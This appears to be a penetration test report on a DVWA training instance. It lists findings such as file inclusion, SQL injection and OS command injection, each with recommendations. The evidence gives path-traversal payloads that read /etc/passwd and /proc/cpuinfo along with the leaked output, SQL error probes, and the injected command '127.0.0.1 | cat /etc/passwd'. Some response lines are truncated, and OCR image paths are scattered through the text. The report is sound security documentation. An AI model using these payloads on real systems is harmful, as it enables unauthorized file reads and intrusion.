Penetration Testing Report Web Application

Version	1.0
Issued	Meerjada
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Table of Contents

1. Document control

Distribution list

Name	Role	Representing
Meerjada	Security Researcher	DVWA

2. Introduction

2.1 Background

companie was contracted by SampleCompany Ltd to perform a penetration test on its Internet facing systems in order to determine the effectiveness of the implemented security measures.

2.2 Objectives

The objective of the penetration test was to evaluate the current state of the websites in scope from a security perspective and determine the risk of a successful attack by a malicious hacker or nefarious user from the Internet.

2.3 Scope

The following systems belonging to SampleCompany Ltd were in scope:

Target	Description
https://pentest-ground.com:4280/	

2.4 Approach

The penetration test was performed in a "black box" manner, meaning that we did not have any prior information about the target systems.

Our tests simulated an external threat (hacker, malicious user) located somewhere on the Internet who tried to find vulnerabilities in the target systems and exploit them in order to gain unauthorized access to sensitive information or affect the correct functionality of the systems.

2.5 Methodology

All of our tests were performed by combining our professional experience with well known methodologies such as OWASP Top 10 and NIST 800-115.

2.6 Disclaimer

Please note that it is impossible to test networks, information systems and people for every potential security vulnerability. This report does not form a guarantee that your assets are secure from all threats. The tests performed and their results are only from the point of view of companie.

companie is unable to ensure or guarantee that your assets are completely safe from any form of attack, including those that are not known at the time of the penetration test.


Furthermore, any changes to the tested systems may have an impact on their security level either in a negative or positive way.

Our tests were performed in a time limited approach and our service was best-effort.

3. Executive summary

The penetration test revealed several high risk vulnerabilities together with multiple medium and low risk issues. We recommend implementing the measures suggested for each finding in order to improve the security posture of the affected systems.

This is a visual representation of the findings and their criticality levels:



The table below summarizes the findings identified in this penetration test:

4.1 https://pentest-ground.com:4280/

Finding	Risk level	Verified
Remote File Inclusion	Critical	✔
SQL Injection	Critical	✔
OS Command Injection	Critical	✔

Local File Inclusion	High	✔
DOM-based Cross-Site Scripting	High	✔
Cross-Site Scripting	High	✔
Server Side Request Forgery	Medium	✔
Insecure cookie setting: missing HttpOnly flag	Medium	✔
Insecure cookie setting: missing Secure flag	Medium	✔
Server Information disclosure	Medium	✔
Error message containing sensitive information	Low	✔
Open Redirect	Low	✔
Enumerable Parameter	Low	✔
Internal Server Error Found	Low	✔
Missing security header: Strict-Transport-Security	Low	✔
Missing security header: X-Content-Type-Options	Low	✔
Missing security header: Content-Security-Policy	Low	✔
Missing security header: Referrer-Policy	Low	✔

Unsafe security header: Content-Security-Policy	Low	✔
Password Submitted in URL	Low	✔
Server software and technology found	Low	✔
Robots.txt file found	Low	✔
Exposure of Sensitive Information	Low	✔
Interesting files found	Low	✔

4. Findings

4.1 Target:

https://pentest-ground.com:4280/

4.1.1 Remote File Inclusion

Affected target **https://pentest-ground.com:4280/**	
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/fi/
Method	GET
Vulnerable Parameter	page (Query Parameter)
Evidence	Injecting the remote file https://pentest-ground.com:4280/vulnerabilities/fi/?page=../../../../../../../../etc/passwd

Vulnerability description

We found that the target web application is vulnerable to Remote File Inclusion (RFI) attacks. This vulnerability occurs when the application allows external files to be included and executed within its environment.

Risk description

The risk varies greatly, depending on the behaviour of programming language used on the server. The impact can range from client side vulnerabilities, like Cross-Site

Scripting, to server side issues, like Remote Code Execution. If the programming language functionality used to import the resource just embeds the remote file content in the HTTP response, you are looking at impact on the client-side. On the other hand, if the content is treated and interpreted as code on the server, you are potentially dealing with Remote-Code Execution.

Recommendation

The most effective solution to eliminating file inclusion vulnerabilities is to avoid passing raw user-submitted input to any filesystem API. If this is not possible, the application can maintain a white list of files that may be included by the page, and then check to see if the user input matches against any of the entries in the white list. Any request containing an invalid identifier has to be rejected. In this way, there is no attack surface for malicious users to manipulate the path.


References

https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.2-Testing_for_Remote_File_Inclusion

Classification

Category	ID / Value
CWE	CWE-94
OWASP Top 10 - 2017	A1 - Injection
OWASP Top 10 - 2021	A3 - Injection

POC


pentest-ground.com:4280/vulnerabilities/fi/?page=../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/b
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/us
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 320
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 321
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:1) in /var/www/html/dvwa/includes/dvwaPage.inc.php on line 322
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA

Request

Pretty Raw Hex

```
GET /vulnerabilities/fi/?page=../../../../../../../../etc/passwd HTTP/1.1
Host: pentest-ground.com:4280
Sec-Ch-Ua: "Not;A=Brand";v="99", "Brave";v="139", "Chromium";v="139"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

Response

Pretty Raw

```
HTTP/1.1 200 OK
Server: nginx/1
Date: Fri, 15 A
Content-Type: t
Content-Length:
Connection: kee
X-Powered-By: P
Set-Cookie: sec
Set-Cookie: PHP
GMT; Max-Age=86
Expires: Thu, 1
Cache-Control:
Pragma: no-cach
Vary: Accept-En

root:x:0:0:root
daemon:x:1:1:da
bin:x:2:2:bin:/
sys:x:3:3:sys:/
sync:x:4:65534:
games:x:5:60:ga
man:x:6:12:man:
lp:x:7:7:lp:/va
mail:x:8:8:mail
news:x:9:9:news
uucp:x:10:10:uu
proxy:x:13:13:p
www-data:x:33:3
backup:x:34:34:
list:x:38:38:Ma
irc:x:39:39:ird
_apt:x:42:65534
nobody:x:65534:
<br />
<b>
    Warning
</b>
:  Cannot modif
/etc/passwd:1)
```

Verification

✔ This finding was validated so it is not a False Positive.

4.1.2 SQL Injection

Affected target **https://pentest-ground.com:4280/**	
Status: **Open**	

POC

URL	https://pentest-ground.com:4280/vulnerabilities/brute/
Method	GET
Vulnerable Parameter	username (Query Parameter)
Evidence	Injecting the value ' in the **username query parameter** generated the following error(s) in the response: **Fatal error**: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '3590cb8af0bbb9e78c343b52b93773c9'' at line 1 in /var/www/html/vulnerabilities/brute/source/low.php:13 Stack trace: #0 /var/www/html/vulnerabilities/brute/source/low.php(13): mysqli_query(Object(mysqli), 'SELECT * FROM `...') #1 /var/www/html/vulnerabilities/brute/index.php(33): require_once('/var/www/html/v...') #2 {main} thrown in **/var/www/html/vulnerabilities/brute/source/low.php** on line **13**

URL	https://pentest-ground.com:4280/vulnerabilities/sqli_blind/
Method	GET
Vulnerable Parameter	id (Query Parameter)
Evidence	Injecting the value ' in the **id query parameter** generated the following error(s) in the response: **Fatal error**: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''''' at line 1 in /var/www/html/vulnerabilities/sqli_blind/source/low.php:12 Stack trace: #0 /var/www/html/vulnerabilities/sqli_blind/source/low.php(12): mysqli_query(Object(mysqli), 'SELECT first_na...') #1 /var/www/html/vulnerabilities/sqli_blind/index.php(34): require_once('/var/www/html/v...') #2 {main} thrown in **/var/www/html/vulnerabilities/sqli_blind/source/low.php** on line **12**

Vulnerability description

We found that the web application is vulnerable to SQL Injection attacks in its database query handling. The vulnerability is caused by improper input sanitization and allows an attacker to inject arbitrary SQL commands and execute them directly on the database.

Risk description

The risk exists that an attacker gains unauthorized access to the information from the database of the application. He could extract and alter information such as: application usernames, passwords, client information and other application specific data.

Recommendation

We recommend implementing a validation mechanism for all the data received from the users.

The best way to protect against SQL Injection is to use prepared statements for every SQL query performed on the database.

Otherwise, the user input can also be sanitized using dedicated methods such as: mysqli_real_escape_string.

References

https://owasp.org/www-community/attacks/SQL_Injection


https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Classification


Category	ID / Value
CWE	CWE-89
OWASP Top 10 - 2017	A1 - Injection
OWASP Top 10 - 2021	A3 - Injection

POC

https://pentest-ground.com:4280/vulnerabilities/brute/?username=%27&password=a&Login=Login



https://pentest-ground.com:4280/vulnerabilities/sqli_blind/?id='&Submit=Submit



Verification

✔ This finding was validated so it is not a False Positive.

4.1.3 OS Command Injection

Affected target **https://pentest-ground.com:4280/**	Critical
Status: Open	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/exec/
Method	POST
Vulnerable Parameter	ip (Body Parameter)
Evidence	Injected the `127.0.0.1 | cat /etc/passwd`

Vulnerability description

We found that the target web application can be manipulated into running operating system commands on its host machine. This vulnerability arises from the application improperly handling or sanitizing user input which reaches OS functions.

Risk description

The risk is that an attacker can use the application to run OS commands with the privileges of the vulnerable application. This could lead (but not limited) to Remote Code Execution, Denial of Service, Sensitive Information Disclosure, Sensitive Information Deletion.

Recommendation

There are multiple ways to mitigate this attack:
- avoid calling OS commands directly (use built-in library functions) - escape values added to OS commands specific to each OS
- implement parametrization in conjunction with Input Validation (segregate data by command; implement Positive or whitelist input validation; White list Regular Expression)

In order to provide Defense in Depth, we also recommend to allocate the lowest privileges to web applications.

References


https://owasp.org/www-community/attacks/Command_Injection

https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html

Classification

Category	ID / Value
CWE	CWE-78
OWASP Top 10 - 2017	A1 - Injection
OWASP Top 10 - 2021	A3 - Injection

POC



Verification

✔ This finding was validated so it is not a False Positive.

4.1.4 Local File Inclusion

Affected target **https://pentest-ground.com:4280/**	
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/fi/
Method	GET
Vulnerable Parameter	page (Query Parameter)
Evidence	We found a Local File Inclusion vulnerability in the **page query parameter**.We managed to read the contents of two files. First, we tested for the vulnerability by injecting the payload: `/proc/cpuinfo`. We extracted the data:Additionally, we validated the vulnerability by processor : 0 vendor_id : AuthenticAMD cpu family : 25 model : 1 model name : AMD EPYC 7713 64-Core Processor stepping : 1 microcode : 0xa0011d1 cpu MHz : 1999.999 cache size : 512 KB physical id : 0 siblings : 4 core id : 0 cpu cores : 4 apicid : 0 initial apicid : 0

	fpu : yes fpu_exception : yes cpuid level : 16 wp : yes

Vulnerability description

We have discovered that the target application is affected by Local File Inclusion (also known as LFI), usually caused by improper validation of input used in file handling functions. This vulnerability allows including files that are already locally present on the server, by exploiting the vulnerable inclusion procedures implemented in the application.

Risk description

The risk exists that an attacker can manipulate the affected parameter in order to load and sometimes execute any locally stored file. This could lead to reading arbitrary files, code execution, Cross-Site Scripting, denial of service, sensitive information disclosure.

Recommendation

The most effective solution to eliminating file inclusion vulnerabilities is to avoid passing raw user-submitted input to any filesystem API. If this is not possible, the application can maintain a white list of files that may be included by the page, and then check to see if the user input matches against any of the entries in the white list. Any request containing an invalid identifier has to be rejected. In this way, there is no attack surface for malicious users to manipulate the path.

References

https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion

Classification

Category	ID / Value
CWE	CWE-22
OWASP Top 10 - 2017	A1 - Injection

OWASP Top 10 - 2021	A1 - Broken Access Control

POC
https://pentest-ground.com:4280/vulnerabilities/fi/?page==../../../../../../../../proc/cpuinfo

